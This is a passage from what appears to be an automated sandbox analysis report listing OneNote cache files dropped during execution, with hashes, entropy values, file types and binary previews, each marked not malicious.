SHA1:	B06452AC4F83F2B691085C60535192977CBAF07C
SHA-256:	5C98ABC3039990F7B35579D94EAE6492B67C333D6C93B4974A9D1DD73035676F
SHA-512:	3D1DA74A8EC0730FEDAF483B5C0E5591A956C75BAE46FE364A6C91C19ADE0B5BC26C562916B7CD50100AF2A4C2B5F6B74536E2D6FD2EBA5D9840DA5303587B9D
Malicious:	false
Preview:	2...>.....,...v... .....2...>.....v...T.....l.....l.qk..B.....LZ.v.....v.]....0.o..S9S.v.]....0.o..S9S.v...l.qk..B.....LZ.I.....l.....l.....l.t.....l.....4..'...'.....}.....6*..o.....N...^.....dk".pD...O.H'.....f.....l.qk..B.....LZ.....}.....6*..o.....}.....6*..o.....v.....v.....v.....v.j.....v.T.]...v.....v...B...v.H.....v...B...v...>.).v...J.....;.....4...4...4.."....v...v...v...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....v.....v.....#.v.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001Q.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.152736379100425
Encrypted:	false

SSDEEP:	48:js1cCTbstKjJmIEJlCDwXHO9HI4W5ZTokrdSrvhIRdXPAmMv0xf:jsdTbs8dEXBXu9wZTZRKvQ+x0x
MD5:	07D2829EDAA46CC37DD945F945FD395D
SHA1:	2A5DE75F194342C66E7A96A5278C39D5CB1E026F
SHA-256:	629FAF9A5F7E672EF91A020B2653494D3BEE9654A511A05C6C36267365E59D5C
SHA-512:	0DB4BB474BAFB60198945E5DCC7572B5B428E803BA471F2F15E9221F56D1C6002C4A48C92A134758FAFC7047CD0D31A3FCE3BCDF7D324C5C8BF8030600FC54C
Malicious:	false
Preview:	2...>.....(...v.....2...>.....v...P.....I.....I.qk..B.....LZ=u.....=u.....!....U..=u.....I....U..=u...I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....#..T....nzJ.....N...^.....{..oeC.....D.....f.....I.qk..B.....LZ.....#..T....nzJ.....#..T....nzJ.....=u.....=u.....=u.....=u.j....=u.T.]..=u.....=u...B..=u.H....=u...B..=u...>.)=u...J.....:.....4...4...4..".....=u..=u..=u...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....=u.....=u.....#=u.. .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001R.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.61874393275688
Encrypted:	false
SSDEEP:	96:2OC399QkFfLCIRqsxej0EG4ILEZc4IrH4Iglb17I:2Oi9HFfnqLlOIZUrXgx
MD5:	3B63AC1993BA220796791FDF2CEE81BD
SHA1:	3F0917BFBE17CB9770DF86B23C188AE4CB888776
SHA-256:	938798214AD0FAD1C73C8620405EAF8F8EBE73827A9A03AECB76158CE29D219D
SHA-512:	2BB7992AB90F654D99C45570EDB585777A79B6703EA3BBC1E92CE958DA1D0B5BCEC606459E36DCC0C555EEE8BFE0A80D01829D740D9DA4AC3B6CB60D2B7E5A43
Malicious:	false
Preview:	....X.....?.....X.....8.....a.I..._..m".....m".&..H...A.....E...q.+....A3~.E.....%k@.....^.....7...(...WD....7.....3.....3...v.....gp.\.....\..B....e..2.....^.....<.....m"...3...6..Z..7...T.v...m"T.....6T)....\T.2...Z.T)R.....J.....".....q.....m".....c..,0...e...B4.$.....GP..A..}.....J.....&4..3.>.....aR.-....t...\..B....e...\..*..kv.F.....*...m".&..H...A...6.m".....>.....7...(...WD.....&4..3.>.....m".&..H...A.....0.....e....4....."...P.r.o.j.e.c.t. .O.v.e.r.v.i.e.w.....B.^....F...r.QH.....(.....(..."...P.r.o.j.e.c.t. .O.v.e.r.v.i.e.w...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001S.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	4.62831608522093
Encrypted:	false
SSDEEP:	384:KP89/i9czKMYREYaRtX7vfx8QhdEAFWCjm7bO9S3KZoVvcnatpuKhN8CuI3BWjzJ:KP89/DzK9WYaR9vfx8QhdNFWCjmvO9SC
MD5:	3E3FB8E2D929549F1E05A235765CCD98
SHA1:	1A70AEF9AE017EE4EB06D1AC95F67147E1BCEF00
SHA-256:	05968358ACFD3CA902335DD4C1DEF380BB24CD1A3814FC1C96FEE5AF495BE79C
SHA-512:	82BB0DD148C39A5405BE658EDE0C40EF76EFC18E27B001409C2E3E3345DEF57B8F5646C60A05085C4FF1C404E224F29D73F2322DF870B2EFCC833CFA1A4E881
Malicious:	false
Preview:	....>.....v.....@..X ...I.....>...T.....v.....PH..X ...H.....>...`.....v.....H..X ...I.....I.....I.qk..B.....LZ.Z.....Z..s.`.....c..Z..s.`.....c..Z....x.....7...*/..x..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....5..'a.7....N...^.....Hp..p.A...`o.....I.qk..B.....LZ.....5..'a.7.....Z.....Z.....Z.....x(.W....x(._....x .....x $.....x .....x$.....x ..."..x(.~.....;.....4...4...4.....'.Z.D.Z...z...,4. .....$>.....4....7.....Z.3.Z..Z..Z..Z..Z..Z...z...y.. x.. ....$...$.....&..$!..7!..7.....*...o .e.L.o.c.I.D...o.e.L.o.c

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001T.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:06:24], progressive, precision 8, 38x792, components 3
Category:	dropped
Size (bytes):	22203
Entropy (8bit):	6.977175130747846
Encrypted:	false
SSDEEP:	192:5q3R1VBvq3R1Flrk6Q0QPJJrR39joOVMJ25d1NkMhIwobbtAAAqYnLJZMJYZ2AC:xw6Q0WJR3FoOVMJIIlAAAqYnMJdD
MD5:	2D3128554F6286809B2C8E99DE5FD3F6
SHA1:	FC42CB04151D36F448093BDEFE33031A9B8D797D

SHA-256:	14FA2D16310485AA1CE41F6D774A3D637E8CF8B03C4F72990155DF274FDB6BD9
SHA-512:	D8531247A6E89ECABEA9C4A78F596CCE3493334EDF71AE4F7998FDDD0F80705948609C89756AB56FDFAB6D04DEC5F699A693801A772CA2EE2465BDD2CE5D2 5A
Malicious:	false
Preview:	......JFIF.....H.H.....XExif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop 7.0.2004:03:04 13:06:24.......................... .&..(.....................&...........*.......H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d.."................?...3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u ..F'..............Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?...H.....Go.Kxn.b. .g...........%?_....O......q......7G......%%.V..8zm.].v?...jJ~._..>.......O;........o..rI.A.....n.a.........

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001U.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.023311142402653
Encrypted:	false
SSDEEP:	96:ZasQdWE5Ch9/kn3/kQeuyLgkL+HA6lEXylCTR/yQydyt4:ksQp5Ch9Mn3MQeH3aHA6lEXQCTR/yA
MD5:	E6B1938A1EAC1BA7B71874B1DEEBB8A2
SHA1:	8A40E7066E485A069C9A86E9DDEADC9F796B34C7
SHA-256:	FDA0946F3F99B5CEB1EF0AE47D0A42D55C57A973971A9DEE1BD3F9C2A8F84B74
SHA-512:	E2A59E6C060DD777066B227FD1DA8F9AFA01B94BA68AE862624D3163ED4D8C1D11EEC0498B0C17C48175E4CE7571A32DE49B3411A21EB48A2A3C88B43665E1 04
Malicious:	false
Preview:	2...>...........v...2...>.......j...v...6...........................l.......l.qk..B.....LZ..".).....""".q.&*..1.|L.." "'.q.&*..1.|L.."..l.qk..B.....LZ.l..............................l.......l...l.t.....l...4..'...'.............3/B.......MK_..>....N...^..... ....4.a...A.`...AK............@&...................................l.qk..B.....LZ............3/B.......MK_..>........3/B.......MK_..>...........".......".......".."j......"T)Z...."..2...."......."H......"..J.$.."$.z.%.."..0...............;........4...4...4.............z..........................;...!..7......................C.a.l.i.b.r.i................z.......R...................!..7............S.y.m.b.o.l......... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001V.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	52945
Entropy (8bit):	7.6490972666456765
Encrypted:	false
SSDEEP:	768:cjvqR0XvFaGCTJffi0tgybmWDoTw71kHUAnjvawrlp2+NUO8dWSNl3PF2PjK/q09:cyRffflgybmWoTw1UUADHUbU21MjpAD
MD5:	AD003F032F32FAC4672D4CE237FA5C5B
SHA1:	AE234931B452F0D649D91291763B919CF350EA49
SHA-256:	ADB1EBBE18D6CD8FF08AA9BF5C83CDB83BF9AA179698E34E93DBCDDE12F04D32
SHA-512:	ECA25FA657ECE3A66D3E650628E0F65D3BADD38864C028AB6553950A1A66D7D55482C85E9E565573E9E5AAFA91C2D53235971C644A266D41EB69F8E72E3A843 B
Malicious:	false
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d... ....!1..AQ..aq...."....2....BR#r.b3$...C.Sc%...s5E......................!1.A..Q.aq"...2...#...B...Rb3..$..CSr...6............?......y_N.e.H7?........W..w....k|... S..d.4.>.RW5z.$.i.)V.O....>o...c..*&1.D..O..".ufbb..1...t..u=..K...m...~.....F..-.fb:i..=f..C.w.[{..~.7k....;..:..3....4.....$..m]...}....~q...9T.#..7.~..8...q.N;c..ffo.w...W..d........../t_........lW JE..).>..v;:=....Rrw#.m.n.n...E...vm.J}2N*..|.4...80.#..e....t.J..ZQ.x|g/....F..e....k+vK...M..W.X.e.L..~...j.....kz....=...n:O.:..[.L,.+R...Y..zKNI....,..{e..U.'...}.......|..t.]...~...b4......_.i... ./.......m...a..n...v.j.?..Rc.$G\|.31..#..$?.........h.w....-... .a.%z..u......u.A....Fm..J.......G..[...w.....:....w/.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000020.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.515175365192018
Encrypted:	false
SSDEEP:	192:/s3T4cJ05kO19le7pm9wh3Vg9WIr6Ql1NY3PhLXlZBzYiKRtAbffQ7Mat1jT:0jO19l2Wwh3i/v43Phj/BfKRtq+h
MD5:	CFD3185442CA7ADFF0CDA3A2BBAF28ED
SHA1:	FAE36A5B344E217721078F85DAAC3C80EEA0B9A2
SHA-256:	A44FC5C63F684DDF226449C52559113E4F4B40C8F8AC4AFC3D3FBA2551AE1E14
SHA-512:	729F249B06F7808EBC27FA9CEB0599A16502F9366718F34934B432E8DC2616BE3F5FE38E6612B0D71FDFAAAB1921601DB028DFEE1C751A11A53C882265CBEAC 4
Malicious:	false

Preview:	2...>.....v.....2...>.....0...v.....l.....l.qk..B.....LZ.&\.9....&\....<..l$[r..&\. ...<..l$[r..&\..l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'..'.....w{....L.....N...^..... .....jxD.\..D....%v.....".4.....b....l.qk..B.....LZ.....w{....L.....w{....L.....&\.....&\.....&\.....&\j.....&\T.x...&\.....& \..4...&\H.....&\ .....&\$.....&\..j.....;.....4...4...4.....&\:.&\j.&\..z...y.. x.. .....$.....!..7!..7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.1.0.....&\:.&\L.& \..z...y.. x.. .....$.....!..7!.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000021.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	25622
Entropy (8bit):	7.058784902089801
Encrypted:	false
SSDEEP:	384:EhK81gTCyJ/Gf9Aw3t8w8EtdPeGDh6bEi1Ie1u4ZbvgwTwrSRh7ZKNpIGY:IjcRXwdJvtdGsUbEi1IeY8vgwTyC1+Y
MD5:	F8CCFC24DEB1D991EBE085E1B2D7D9BF
SHA1:	AF76C22A765434AEDA134924C517C84107F4FED5
SHA-256:	7354001527AB554C44E7D6981B86DD933B7DC2E0D3DC8512AD3EECD843245C52
SHA-512:	818BC3690B01B30BC571E4CF45EC8D1AFCAECBAB003532644381F1CF730A5B3486862D08F7579B2D3D89167AD7DF35028881245C9550B0DA23D1F81A720A970
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!...1A.Qaq....."2Rr.#.t6..B..3S$4..v.b..Cs.%5..8..cUV.(.DEe.&Ff...T.d.....!.1A..Qaq...s4....2r..S"BR.3....b#C$.....c.....?..D..."}:.... ..&&...?3..W.q*.....]...m.Y.k1.....K).J...uV.b.../.0.E.H..4..W_T.[t.V.w.9.x.qe.L..o.oL.....d.\.....6.|.o...}..H{Yn..E...6Y3.l.e..D.:,.n.%...t...m.....,+,..|..n.....6.*...f.....6.../$../Vi..H ...e.f.F.zn.).n.E..2sTn.i...Yb?6+H&...Bf..*....z.o.^7[..u.:o....t.s=.....(.s.....f.g....q9o.u1L.N...smzE..[>...+\O....j.<....j.c.W.....U..+.F/.'..W...T./W...>i01./....j.s."..Q...{... a._~OW...Rp.)*.e..W..Q4)<..'..W...q...'..U..z..g.....U}...O....w....0F:.N..V.3W.|..'z0.]...j..U[v..g$D.Lc[.e...UW.m0+

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000022.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.237140097936214
Encrypted:	false
SSDEEP:	384:gWM4VmeO+TM/z+CkS4Cmnv/RSzguIF2oE4Cq:NM4VmgTM/z+CkHCmnv/RAguIF2oE4Cq
MD5:	42EF33610EB363CCF0754CCBA4A8D842
SHA1:	F5C3D6204CD54B5CC0EBF39FBC9E84148F4D5F3B
SHA-256:	943A3B73B4C6AA1BD5FC14BA069A45691566886BB2FE2224FB31470788383C03
SHA-512:	E8C19A1B212CF0B253E373E216A6FD218C2A0E0A711E7273B7D79FEE7D105A9C8B5BD15283D08A5522D795DD243E9610F77DA39A8A948E82F5A33D2A1CE9C3E8
Malicious:	false
Preview:	2...>.....r...v.....p ..X/..2...>.....j...v...6....-..x.....LZ.....;.@.\3...Uh.....;.@.\3...Uh....2...>.....r...v.....-..x.....v.....-..x.....l.....l.qk..B.....LZ....T... ....S....*."oE....S....*."oE.....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'..'.....`...V...b..7<. .....N...^.....;.@.\3...Uh.....4.....;.@.\3...Uh.....l.qk..B.....LZ.....`...V...b..7<.....j.....T)y. .....4.....a.....l.....$.N.$...$.....;.....4...4...4.....'...%.....z...,4. .....$>.....4.@!..7.....D..n4..o4..p4...4. ..u-.....;... .....4...4...4.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000023.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	15740
Entropy (8bit):	6.0674556182683945
Encrypted:	false
SSDEEP:	192:Elv3GG8/OOs+GouFdxMlxjoPyerzkpuOo2vPMc62PaJseZC+BJoS/:EtNiwdxMlZoPhzkpuOo2PMc6rX8+B6+
MD5:	FFA5EC40DC9A0FD10EB9E6355142D6A6
SHA1:	3D3D6A7E086B3C610C08F1F3E3F883604F06F2A4
SHA-256:	D74C3973C8D1F7C77274691AFB1AA934940674341D7EEE563BE75E563281BDFD
SHA-512:	6FAF2A24D06E6008F3579C7CEC90C2887462BDF83FAD7372FBB74B8DE90340B580E9836F309B68A9794597A598F7DCDA661C9A58DA6D8187C69083B7A17C9CD9
Malicious:	false
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1.....AQ..aq.g..8...."r....2.FG..#.E..7.Rb..Cc..D.v.B..3s..$d.%5Uu..&6fW'w.....!....1Aa...d..5e.6.q...Q..."2b.c..r3DE..BRs4U.#C.S.T..... .?...u.&0...cV.T.I...1..=4....Ce_.g.q.=F.M:>)...k..pm..h..=.....S....)Ja8x...b.).=5.q..0.....k.M.....1?-.G.b&.5..Ep.8t...'...R)..ta.F$bXO]tW.b.6#.t.XWN..ZW.....]....G....x&&f ..'L.....7...\...'.8...~`.sa.....X.....qo...SMk...'.V...i..hb.}&?/.k.:>I.^....>Y...<}...&.jY.Gn.MKejyV.....D.....gf.0....t.nw..XQ...H.B.....=8.UkR.....Hm..w..]...k ...#Z...F../.gjWvf.....w.aZ].2..5..^...VZv..._.7..a.|...:.B...,f.....~....m.;_.....-.e.y.w.[m.].bu.b.f+.E++\.....Y..7

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000024.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.761757753845994
Encrypted:	false
SSDEEP:	192:IsViKJW4XhzVt9pBs1UW3Lg10r2/ga67OX483y77RtCAVyHO7:9TPX5VvpBsTY0r2b6k4WyvRtFyu7
MD5:	17741BB7A233DEF377CDB65BD185462B
SHA1:	46772D929512BBDAFF5D841229A2C41B788AC840
SHA-256:	6E2D0F3BDDC0D8FEA01D45687707094BF31E607C8BCAB17AC0D8208A50E71ACE
SHA-512:	BEC2F947326E85CC9600F7C951C2F2557C7F652193F673BB25EE94E943AF99ABF09E9DCBB8EF363B5644F1FE03D9BA8F5CB7304D9E3391C815BA0DCF7918F14 2
Malicious:	false
Preview:	2...>...h.....v..... .. !..2...>.....v.....@.....I.....I.qk..B.....LZAg..9...Ag...x... b...."Ag...x...b...."Ag...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....H.e.....>]..g....N. ..^.....'.T.0@E.....*.....>.....I.qk..B.....LZ.....H.e.....>]..g.....Ag.....Ag.....Ag.....Ag.j....Ag.T .~..Ag.....Ag...P..Ag.H....Ag. ....Ag.$....Ag...n.....;.....4...4...4.....Ag.:Ag.jAg...z...y.. x.. .....$.....!..7!..7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0. 1.0.....Ag.:Ag.LAg...z...y.. x.. .....$.....!..7!.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000025.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	55804
Entropy (8bit):	7.433623355028275
Encrypted:	false
SSDEEP:	1536:gVvci05lhVbfBcWvBLeynluexaWqzww/u5:gVUZhHDljaHww/u5
MD5:	4126992F65FE53D3E3E78F6B27FD49DC
SHA1:	BC0D76B69310DA9B909D3EE4CECBFE5F386BFB45
SHA-256:	3FBE3C1C238BD7DBC67F8CFF5F3BDDFD513C96A9851B9616477947D21DFF4B2E
SHA-512:	624853F5E56D224C8188F122B2C4724F867D4099E7FAAFB9C945BE7E2907900ADCF4AE97AB08909CF94E96FB6F381E3B6396D560D93EB2731E4E69CBFE628F1(
Malicious:	false
Preview:	......JFIF.....d.d......Ducky.....d.....Adobe.d.....d..... .....!1...AQ.aq"2.....BR..8x..r#..9b....3....CS$.'.cs.....7Gw.(.4%5&..Wg.h.....tEVfv..H.....!1A..Qa.q...."2..u6....BRr.#...b..3s..d...7.Cc. $Tt..S4.5Ue..&..%.....?...,...8..{..S.y.N....%..q.8..H[5....o..xg.....)c(.eO.YO..._D..x.U.....%.S.r.r._.^..Su.h.Q.t.:.#?....x..B.S...Q.....oqF..%..8'.qx....%.2JKjF..{y.w0.*a.R Mb.c.Q{%....eW'..[IV..'ZW3...[...MN.....rO.:....$.i..7....Vrrr...l.r..M..Qo..j....q.^...N...J.....%.J..)F...>$.....u.....o...+.....[...*..t....R}.I..R..S..GB..:.....).6_[^Xft...F.1.....zP.....# ....MG.T..Q.F.....)Fi../.I...,%.voEb.b.Z..V3..FT.}..[Z{....wd.z.e.....QwW(.).t..\..'....:)<W.<..&k...caRT.X(..K.....:f...]...q..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000026.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.667456586912036
Encrypted:	false
SSDEEP:	192:dsI9duVqwX6bAsiUSBxuXgTXL25ijFRthfm15sk0mX9cEP9ze57l0GUOFYaUwsF:iWduVqwXgCd/x6eFRth+15sk0mtchBlU
MD5:	90F7465C6B9923BDA931E76E4CE3306A
SHA1:	FD9DF2768EA6C20C9722A736B1EB6606EC31FDF5
SHA-256:	B07EEC8AEF0DD3C263AF30A01D7CDD4D40BA90AC6BD93C83CF4EDEE02B9BFEC2
SHA-512:	D37B44316FB644C770CBBB0365C0E7909ED75A830ADF26FD693A34E9EF972996860619C985BE83840B09F97A2E284ECA8FF90F955104D2C7D9744B8BAD9DCE2 C
Malicious:	false
Preview:	4...>.....N...v..."...(...+..4...>.....v...j...@....*.....I.....I.qk..B.....LZH.....H...0M... k_..8..H...0M...k_..8..H....I.qk..B.....LZ.I.....E...x {R.....I.....I.....I.t....I.....4..'...'.....S..o...G.1(.%.....f...Z.....H.??5.d.Y....N...^.....I.qk..B.....LZ.....H.??5.d.Y.....H.....H.....H.....c.....(.Z.....(....H..j....H..T.u..H.....H....2..H....m.....z.....R.....!..7.....W.i.n.g.d.i.n.g.s.....333.....;.....4...4...4.....H..:H..LH..YH..KH....z...y.. x.. .... $...$.....!..7!..7.....*...o.e.L.o.c.I.D...o.e.L

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000027.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3

Category:	dropped
Size (bytes):	41893
Entropy (8bit):	7.52654558351485
Encrypted:	false
SSDEEP:	768:pZvVQkUbOHxx3pvVmO5rsP5gUdXwFMuv53knzyncaXgRDqPU:pZkijV5wScXwFMYknzucaXgRyU
MD5:	F25427EFECFEE786D5A9F630726DD140
SHA1:	BC612A86FF985AB569ED1A1EA5FFC4FDB18FC605
SHA-256:	5A36960DF32817E8426BD40A88F88B04FB55B84BAEF60F1E71E0872217FDB134
SHA-512:	B102F34385196D630F198667E874F25ADBC737426FDAE0747EC799B33632E5DC92999C7C715DC84D904342738930267AB1709870BDAA842243E4C283FE5E1554
Malicious:	false
Preview:	......JFIF.....d.d......Ducky.....d.....Adobe.d.....d..... .....l.1AQ....aq.....".....2...Xx..9BRr#.b3$..&..g.8....%F'G.(H.Ss..D5E..v..W..Cc.deu..7w.h.).....l.1....A..Qaq...Ttu.6..."R..5...2B..S... .bcs.Dd%&r3C...#$...Ue.....?..R...%.R...t.MQ*.l...v...V]..n...Zw....M....4..F.&&bb0.:]l.....ay.r<..3.l.Q^.....l54.N2.8..2s...w..r6.....{1Zh....O...9..>...B.....x]...r.\.\..v. .~....y.QT.3.....=....r..}.l.....o;....M..C1....w)...+o1f.]...MoA.E..s5..i.\....miGsy..m\.Zj....I'YU.\tU6La5v.>.K..m.]1.....k..0....</5v.V7lY.e.vV.+./[....f..u{....s.}.Rb.Z.....Y.6]..m.. ..V.\...Mr.=r...K...l..%..m^.....X.(..fG..[F*ly.jL.a4..vs..o.e..q.9km..w1.yg.....r_.*h.n..5i.-.{Y.l...<...'Or.s..Z...../JP.....\FV.S.....m

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000028.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.609033205052034
Encrypted:	false
SSDEEP:	192:VJLsyLKdUjAkdQP6+CaESXsMXnR/JX9Rtl+tVKeyc9HszklpJW0NPdF9rw/:QyLIUjAwQPVCn2vRBX9RtrVJygHFpdFQ
MD5:	01E6C80237C51A43B53B7B68752B4FA0
SHA1:	C2750672AC3AF61D1E6C7F31E051FC6D42A6DD69
SHA-256:	20678678FA41048B11307C935EB7591971AEDDEF5B03307E9EA325F9AAE49150
SHA-512:	6A4228ED1E67BE473815A97B7D41789CD561CB7CB892865C48E2491F56585161EB541A910046D293A4ED847EC17A60CDA7788E343029D32EAD3B26D6B351C78
Malicious:	false
Preview:	2...>.....<...v.....` ..`+..2...>.....v...X...@...P*.....I.....I.qk..B.....LZ.E.G....EK^...8c. _..M..EK^...8c._..M..E..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....]...8M.;.w... c....N...^.....|....@..7n..-.....j.....I.qk..B.....LZ.....]...8M.;.w...c.....E.....E.....E.....Ej.....ET)z...E..` ...E.....E..D...E..a...E$.6.$.E$.....;.....4...4...4.....E;.EY.EX.E..z...y.. x.. ....$...$.....D...E.....!..7!..7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0 .0.0.9.....$.....z.....R.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000029.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	14177
Entropy (8bit):	5.705782002886174
Encrypted:	false
SSDEEP:	192:EbgGcV/hlvpfal7rgYa8S7auAxwfuSTmCSNoFQ6NO7L:EbgGcVnpwimnd38FdQL
MD5:	7CDCE7EEBF795998DA6CAC11D363291C
SHA1:	183B4CC25B50A80D3EC7CCE4BF445BCFBAA6F224
SHA-256:	DE35AF949D4F83E97EE22F817AFE2531CC4B59FF9EE6026DCA7ECEBC5CF2737F
SHA-512:	560FB15A9C12758D11BB40B742A6EAD755F15AD10D6C5DEBA67F7BC8A2AE67C860831914CBCBCDED9E6B2D1D5F26A636B9BCEF178151F70B4D027316F94F2E1
Malicious:	false
Preview:	......JFIF.....d.d......Ducky.....d.....Adobe.d.....d..... .....l.1..A....Qa".q..2.....&...B%6.'..R#3.$E.r457bS.DUFV.Wg(.....1...3.Q..2Rr....s.4.!Aq.S.aC5B$%.....?...n.Liq.}.{#....3/gg.1.M +..~ 3...q..+=..:.g.i1;P)7.....q..n.s"p...wx.....v.t.f;..L/..~....y.r[.r.....n.n3..6i..g..}../.....3..x.L.i?We..l.....~..<.;..6..o.....N.t.o6.l..~.....<...m.V...Q.7k.u./wq.t..;.l...}..{...>.L..3m..a....yd. .....6~.f..~Y..}+..<.[w..'-..?.v.7...v.u..4.....1];..u.MO.....s..p..ms.'.O-o...O.....m.k.e....)t....i>..E|....,iOyD|.{.....g.n...cu....=.....h.\.Q:?g/?.I.3._...t...d.n.0.%y....S.Q....S.&K.w ..&wY<....%.g.v.....$y..#,i;.=...t...l6..yO..o.d..w\k...~.....)..rK.....].u....N....e.s..kU.u..'}

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002A.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	4.6923195586223265
Encrypted:	false
SSDEEP:	768:M9vNPlFlv1RWvTY8nENVQrEXqbchkcoY03z9Q:6lPlbtneX4XrhA3z9Q

MD5:	3DF7C62B9D30AAA6C596181023E13485
SHA1:	198D9C133CC59BCF0B3A569224BBF16F4E4E2644
SHA-256:	1A70412E8D3BD4251AF01CED1A4F8E24C0C16564F6B7B7135682673910A55F09
SHA-512:	FE221B7C821E9AA79C76F29F440659064008D042D4463B683E5672D5E88604E8956DBDE6503FB84E2A4FFF514C4F3AD5DE4562D924ED327FF1AB57142CBB7D3
Malicious:	false
